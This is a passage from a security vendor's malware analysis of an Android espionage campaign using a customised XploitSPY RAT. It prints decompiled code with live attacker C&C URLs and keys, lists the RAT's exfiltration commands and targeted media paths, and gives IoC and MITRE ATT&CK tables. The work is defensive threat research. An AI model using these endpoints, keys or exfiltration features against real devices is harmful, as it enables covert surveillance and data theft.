// http://345.tcp.ngrok.io:14234?model=
public static final native String getEmulatorUrl();

// https://phpdownload.ngrok.io/filedownload/save_file.php
public static final native String getPHPUrl();

// http://zee.xylonn.com:21656?model=
public static final native String getServerUrl();

// ;https://fcm.googleapis.com/fcm/send
public static final native String msgSererURL();

// AAAAv0HDWnc:APA91bFP2CURfB4upIHo9KTZ8hTMLFLZ3sh3
public static final native String msgServerKey();

// 35a85eb8d0ced902810adb38ac7d55f44d6e74c793b4632e
public static final native String zegoAppSign();
```

Figure 12. Native method declarations

```
EXPORT Java_com_appsspot_defcom_activities_MainActivity_getServerUrl
Java_com_appsspot_defcom_activities_MainActivity_getServerUrl
; __unwind { // j___gxx_personality_v0
PUSH            {R4,R5,R7,LR}
ADD             R7, SP, #8
MOV             R5, R0
MOVS            R0, #0x40 ; '@' ; unsigned int
BLX             operator new(uint)
MOV             R4, R0
LDR             R0, =(aAhr0cdovl3plzs - 0xB424) ; "aHR0cDovL3plZS54eWxvbm4uY29tOjIxNjU2P21"...
MOV             R1, R4
MOVS            R2, #0
ADD             R0, PC  ; "aHR0cDovL3plZS54eWxvbm4uY29tOjIxNjU2P21"...
VLD1.8          {D16-D17}, [R0]!
VLD1.8          {D18-D19}, [R0]!
VST1.8          {D16-D17}, [R1]!
VLD1.64         {D20-D21}, [R0]
VST1.8          {D18-D19}, [R1]!
VST1.8          {D20-D21}, [R1]!
LDR             R0, [R5]
STRB            R2, [R1]
LDR.W           R2, [R0,#0x29C]
MOV             R0, R5
MOV             R1, R4
BLX             R2
MOV             R5, R0
MOV             R0, R4  ; void *
BLX             operator delete(void *)
MOV             R0, R5
POP             {R4,R5,R7,PC}
; End of function Java_com_appsspot_defcom_activities_MainActivity_getServerUrl
```

Figure 13. Implementation of the native method getServerUrl *in assembly language*

The commands to execute on the compromised device are returned from the C&C server. Each command is represented by a string value. The list of the commands is:

- 0xCO – Get contact list.
- 0xDA – Exfiltrate file from device. The path to the file is received from the C&C server.
- 0xFI – List files in the directory specified by the server. With an additional argument it can upload files from a specified directory to the C&C server.
- 0xIP – Get device geolocation using the ipgeolocation.io service.
- 0xLO – Get device GPS location.
- 0xOF – List files in seven specific directories. In four cases the file paths are hardcoded, in three cases only folder names. An additional argument specifies the directory:
    - 0xCA – Camera
    - 0xDW – Downloads
    - 0xSS – /storage/emulated/0/Pictures/Screenshots
    - 0xTE – Telegram
    - 0xWB – /storage/emulated/0/Android/media/com.whatsapp.w4b/WhatsApp Business/Media
    - 0xWG – /storage/emulated/0/Android/media/com.gbwhatsapp/GBWhatsApp/Media
    - 0xWP – /storage/emulated/0/Android/media/com.whatsapp/WhatsApp/Media

Interestingly, GB WhatsApp is an unofficial cloned version of WhatsApp. While it offers additional features that have made it quite popular, it is important to note that it's not available on Google Play. Instead, it is often found on various

download websites, where versions of it are frequently riddled with malware. The app has a substantial user base in several countries, including India, despite its associated security risks.

Figure 14 and Figure 15 show the exfiltration of a contact list and a directory listing.

Figure 14. Contact list exfiltration

Figure 15. File list exfiltration

Network infrastructure

Virtual Invaders use ngrok as its C&C server; the service is a cross-platform application that enables developers to expose a local development server to the internet. ngrok can create a tunnel that connects using ngrok servers to a local machine. ngrok allows its users – so, the attackers in this case – to reserve a particular IP address or redirect the victim to the attacker's own domain on a specific port.

Conclusion

We have described the eXotic Visit campaign, operated by the Virtual Invaders threat actor, which has been active since at least the end of 2021. Throughout the years the campaign has evolved. Distribution started on dedicated websites and then even moved to the official Google Play store.

We have identified the malicious code used as a customized version of the open-source Android RAT, XploitSPY. It is bundled with legitimate app functionality, most of the time being a fake, but functioning, messaging application. The campaign has evolved over the years to include obfuscation, emulator detection, and hiding of C&C addresses. The purpose of the campaign is espionage and probably is targeting victims in Pakistan and India.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	ESET detection name	Description
C9AE3CD4C3742CC3353AF353F96F5C9E8C663734	alphachat.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
89109BCC3EC5B8EC1DC9C4226338AECDBE4D8DA4	com.appsspot.defcom.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
BB28CE23B3387DE43EFB08575650A23E32D861B6	com.egoosoft.siminfo-4-apksos.com.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
7282AED684FB1706F026AA85461FB852891C8849	com.infinitetech.dinkmessenger_v1_3.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
B58C18DB32B72E6C005494DE166C291761518E54	com.infinitetechnology.telcodb.apk	Android/Spy.XploitSPY.A	XploitSPY malware.

SHA-1	Filename	ESET detection name	Description
A17F77C0F98613BF349B038B9BC353082349C7AA	dinkmessenger.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
991E820274AA02024D4531581EA7EC6A801C38FA	ChitChat.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
7C7896613EB6B54B9E9AAD5C19ACC7BF239134D4	ichat.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
17FCEE9A54AD174AF9713E39C187C91E31162A2F	MyAlbums.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
3F0D58A6BA8C0518C8DF1567ED9761DC9BDC6C77	PersonalMessenger.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
A7AB289B61353B6322272C4E7A4C19F49CB799D7	PhotoCollageGridAndPicMaker.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
FA6624F80BE92406A397B813828B9275C39BCF75	Pics.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
4B8D6B33F3704BDA0E69368C18B7E218CB7970EE	PrivateChat.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
706E4E701A9A2D42EF35C08975C79204A73121DC	Shah_jee_Foods__com.electron.secureapp.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
A92E3601328CD9AF3A697B5B09E7EF20EDC79F8E	SimInfo.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
6B71D58F8247FFE71AC4EDFD363E79EE89EDDC21	SpecialistHospital.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
9A92224A0BEF9EFED0278B70300C8ACC4F7E0D8E	Spotify_Music_and_Podcasts.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
7D50486C150E9E4308D76A6BF81788766292AE55	TalkUChat.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
50B896E999FA96B5AEBDA7FE8E28E116B1760ED5	Themes_for_Android.apk	Android/Spy.XploitSPY.A	XploitSPY malware.
0D9F42CE346090F7957CA206E5DC5A393FB3513F	wetalk.apk	Android/Spy.XploitSPY.A	XploitSPY malware.

Network

IP	Domain	Hosting provider	First seen	Details
3.13.191[.]225	phpdownload.ngrok[.]io	Amazon.com, Inc.	2022-11-14	C&C server.
3.22.30[.]40	chitchat.ngrok[.]io wetalk.ngrok[.]io	Amazon.com, Inc.	2022-01-12	Distribution websites.
3.131.123[.]134	3.tcp.ngrok[.]io	Amazon Technologies Inc.	2020-11-18	C&C server.
3.141.160[.]179	zee.xylonn[.]com	Amazon.com, Inc.	2023-07-29	C&C server.
195.133.18[.]26	letchitchat[.]info	Serverion LLC	2022-01-27	Distribution website.

MITRE ATT&CK techniques

This table was built using version 14 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Persistence	T1624.001	Event Triggered Execution: Broadcast Receivers	XploitSPY registers to receive the BOOT_COMPLETED broadcast intent to activate on device startup.
Defense evasion	T1575	Native API	XploitSPY uses a native library to hide its C&C servers.
	T1633.001	Virtualization/Sandbox Evasion: System Checks	XploitSPY can detect whether it is running in an emulator and adjust its behavior accordingly.
Discovery	T1418	Software Discovery	XploitSPY can obtain a list of installed applications.
	T1420	File and Directory Discovery	XploitSPY can list files and directories on external storage.
	T1426	System Information Discovery	XploitSPY can extract information about the device including device model, device ID, and common system information.
Collection	T1533	Data from Local System	XploitSPY can exfiltrate files from a device.
	T1517	Access Notifications	XploitSPY can collect messages from various apps.
	T1429	Audio Capture	XploitSPY can record audio from the microphone.
	T1414	Clipboard Data	XploitSPY can obtain clipboard contents.
	T1430	Location Tracking	XploitSPY tracks device location.
	T1636.002	Protected User Data: Call Logs	XploitSPY can extract call logs.
	T1636.003	Protected User Data: Contact List	XploitSPY can extract the device's contact list.

Tactic	ID	Name	Description
	T1636.004	Protected User Data: SMS Messages	XploitSPY can extract SMS messages.
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	XploitSPY uses HTTPS to communicate with its C&C server.
	T1509	Non-Standard Port	XploitSPY communicates with its C&C server using HTTPS requests over port 21,572, 28,213, or 21,656.
Exfiltration	T1646	Exfiltration Over C2 Channel	XploitSPY exfiltrates data using HTTPS.